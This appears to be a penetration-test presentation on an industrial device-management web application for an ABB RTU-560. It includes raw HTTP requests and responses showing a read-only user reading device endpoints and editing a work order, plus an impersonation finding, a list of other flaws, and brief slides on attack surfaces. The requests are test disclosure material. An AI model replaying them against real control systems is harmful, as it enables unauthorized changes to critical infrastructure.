Accounts

Account checkouts

Stations

Equipment

Faults

Work

Reports

## ABB RTU-560 | ...

DEVICE 9A1FCA1F-A2C8-4094-B7E2-38D7ED8F658F

Communications	OK	Active	Yes	Security profile	Lab Devices	Template	Created by ps 3:43 PM Modified by H AM
Compliance	OK	Enforce compliance	No	Password policy	Station	Parent	
Settings	OK	In test	No	Polling policy			
		Enable communications	Yes	Document policy			
				Port Configuration Profile			
				Software Configuration Profile			

Details

IPS Region

Documents

Folder

...

<input type="checkbox"/>	File name	Library	Version	Modified At	Modified by
No records					

My Profile  
Manage Notifications

← → ↻ ⚠ Not secure 192.168.12.102/#/unauthorized

Search FP

Overview

Devices


Stations

Equipment

Faults

Work

Reports



## Unauthorized Access

You do not have access to this resource.

My Profile  
Manage Notifications

# Privilege Escalation - ReadOnly user

SendCancel<>

Target: http://192.168.12.102HTTP/1?

Request

PrettyRawHex

1GET /api/v1/Devices/9a1fca1f-a2c8-4094-b7e2-38d7ed8f658f/Endpoints HTTP/1.1

2Host: 192.168.12.102

3Accept: application/json, text/plain, \*/\*

4User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36

5Referer: http://192.168.12.102/

6Accept-Encoding: gzip, deflate

7Accept-Language: en-US,en;q=0.9

8Connection: keep-alive

9

10

Response

PrettyRawHexRender

12[

13{

14"Device":{

15"Value":"ABB RTU-560",

16"Id":"9a1fca1f-a2c8-4094-b7e2-38d7ed8f658f"

17},

18"ServiceName":"http",

19"Type":17,

20"RemoteHostnameOrIpAddress":"10.0.89.196",

21"RemoteEndpointPortType":0,

22"RemoteIpPort":80,

23"LocalHostnameOrIpAddress":null,

24"LocalIpPort":null,

25"HostingType":0,

26"EmulateRemote":false

27},

28{

29"Device":{

30"Value":"ABB RTU-560",

31"Id":"9a1fca1f-a2c8-4094-b7e2-38d7ed8f658f"

32},

33"ServiceName":"raw",

34"Type":17,

35"RemoteHostnameOrIpAddress":"10.0.89.196",

36"RemoteEndpointPortType":0,

37"RemoteIpPort":22,

38"LocalHostnameOrIpAddress":null,

39"LocalIpPort":null,

40"HostingType":0,

41"EmulateRemote":false

42}

43}

44]

SendCancel<>

Target: http://192.168.12.102HTTP/1?

Request

PrettyRawHex

1PUT /api/v1/WorkOrders/319052f3-ca1a-4155-ad0f-7cbbab7b90ce HTTP/1.1

2Host: 192.168.12.102

3Content-Length: 663

4Accept: application/json, text/plain, \*/\*

5User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36

6Content-Type: application/json; charset=UTF-8

7Origin: http://192.168.12.102

8Referer: http://192.168.12.102/

9Accept-Encoding: gzip, deflate

10Accept-Language: en-US,en;q=0.9

11Connection: keep-alive

12{

13"Id":"319052f3-ca1a-4155-ad0f-7cbbab7b90ce",

14"Number":10,

15"Title":"cyberarchtest",

16"Priority":5,

17"Queue":null,

18"QueuedAt":null,

19"QueuedBy":null,

20"StartedAt":null,

21"CompletedAt":null,

22"ExpiresAt":null,

23"State":1,

24"AssignedTo":null,

25"CreatedBy":{

26"Value":{

27"Id":"S-1-5-21-1584049046-2653443477-1816779536-1163"

28},

29"CreatedAt":"2023-02-02T12:26:32.5906925+02:00",

30"ModifiedBy":{

31"Value":"FAT Protect1",

32"Id":"S-1-5-21-1584049046-2653443477-1816779536-1155"

33},

34"ModifiedAt":"2023-02-03T15:50:15.5390288+02:00",

35"Description":null,

36"ActivityType":1,

37"DeviceIds":[

38]

39"CanPublish":false,

40"CanClose":false,

41"CanAssignTo":false,

42"CanReopen":false,

43"CanEdit":false

44}

Response

PrettyRawHexRender

13{

14"Id":"319052f3-ca1a-4155-ad0f-7cbbab7b90ce",

15"Number":10,

16"Title":"cyberarchtest",

17"Priority":5,

18"Queue":null,

19"QueuedAt":null,

20"QueuedBy":null,

21"StartedAt":null,

22"CompletedAt":null,

23"ExpiresAt":null,

24"State":1,

25"AssignedTo":null,

26"CreatedBy":{

27"Value":{

28"Id":"S-1-5-21-1584049046-2653443477-1816779536-1163"

29},

30"CreatedAt":"2023-02-02T12:26:32.5906925+02:00",

31"ModifiedBy":{

32"Value":"FAT Protect1",

33"Id":"S-1-5-21-1584049046-2653443477-1816779536-1155"

34},

35"ModifiedAt":"2023-02-03T15:50:15.5390288+02:00",

36"Description":null,

37"ActivityType":1,

38"DeviceIds":[

39]

40"CanPublish":false,

41"CanClose":false,

42"CanAssignTo":false,

43"CanReopen":false,

44"CanEdit":false

45}

# Privilege Escalation - ReadOnly user

← → ↻ 192.168.12.102/#/work-orders/management/319052f3-ca1a-4155-ad0f-7cbbab7b90ce

Search

FC

Overview

Devices


Stations

Equipment

Faults

Work

Reports



## Unauthorized Access

You do not have access to this resource.

FC FAT Comms1

My Profile

Manage Notifications

← → ↻ ⚠ Not secure 192.168.12.102/#/work-orders/management/319052f3-ca1a-4155-ad0f-7cbbab7b90ce

Search

Incognito

Overview

Devices

Stations

Equipment

Faults

Work

Work management

Reports

10 hellotest123

WORK ORDER 319052F3-CA1A-4155-AD0F-7C8B87B90CE

Assigned to: (Unassigned)

State	Draft	Expires at	Description	Created by	on Thursday, February 2, 2023 12:26 PM
Priority	High	Started at		Modified by	FAT Comms1 on Friday, February 3, 2023 10:27 PM
Queue		Completed at			

Published Save

All activities ▾ | Export to Excel ▾ | Export to PDF ▾ |


Device ↑ State Status

No records

Details




## Impersonating users - performing actions on behalf of the other user



The screenshot shows a web browser window with the address bar displaying '192.168.12.102/#/reports/ActivityRecords'. The page title is 'Other Activity Records'. There are two export buttons: 'Export to Excel' and 'Export to PDF'. A search bar is located in the top right corner. The main content is a table with the following columns: Id, Executed at, Severity, Executed by, Entity type, Correlation id, Name, Event, and Description. The first row is highlighted with a red border.

Id	Executed at	Severity	Executed by	Entity type	Correlation id	Name	Event	Description
97466	02/04/2023 12:00:00.000 AM	Emergency	Adm	station template	58fbb7f7-d23f-4413-b8ab-c74acbdaf241	IDA 110/10	Created	hey cyberarchtest
97465	02/03/2023 10:30:36.662 PM	Error	FAT Comms1	system	1577d187-3155-42a7-9b40-584365373703		Internal error	An unexpected internal error has
97464	02/03/2023 10:30:07.032 PM	Error	FAT Comms1	system	e8e25288-ac5f-47d1-9475-71a458e645f9		Internal error	An unexpected internal error has

## Bunch of other vulnerabilities

- 
- Stored XSS
  - Insecure File Upload
  - Server Side Control Bypass
  - Rate Limit Bypass

# Defensive Approach



# Reducing Attack Surface

A graphic with the words 'CYBER SECURITY' in a bold, white, sans-serif font. The text is surrounded by a complex, glowing, and fragmented pattern that resembles shattered glass or a digital explosion, set against a dark background.

**CYBER SECURITY**



# Attack Surfaces

The diagram consists of four horizontal arrows pointing to the left, stacked vertically. The top arrow is blue, the second is orange, the third is grey, and the bottom is yellow. Each arrow contains text describing a different level of attack surface. To the right of the arrows is an illustration of a thief in a black suit and mask, carrying a large sack and holding a megaphone, standing on a laptop. In the bottom left corner, there is a glowing blue fingerprint icon.

Number of possible access / entry points

Digital – anything that is connected through network

Physical – attacker gains physical access

Attack Vectors – Phishing, Malware, Unpatched software, Compromised passwords etc.



# Reducing Attack Surfaces



Any  
**Question**







THANK YOU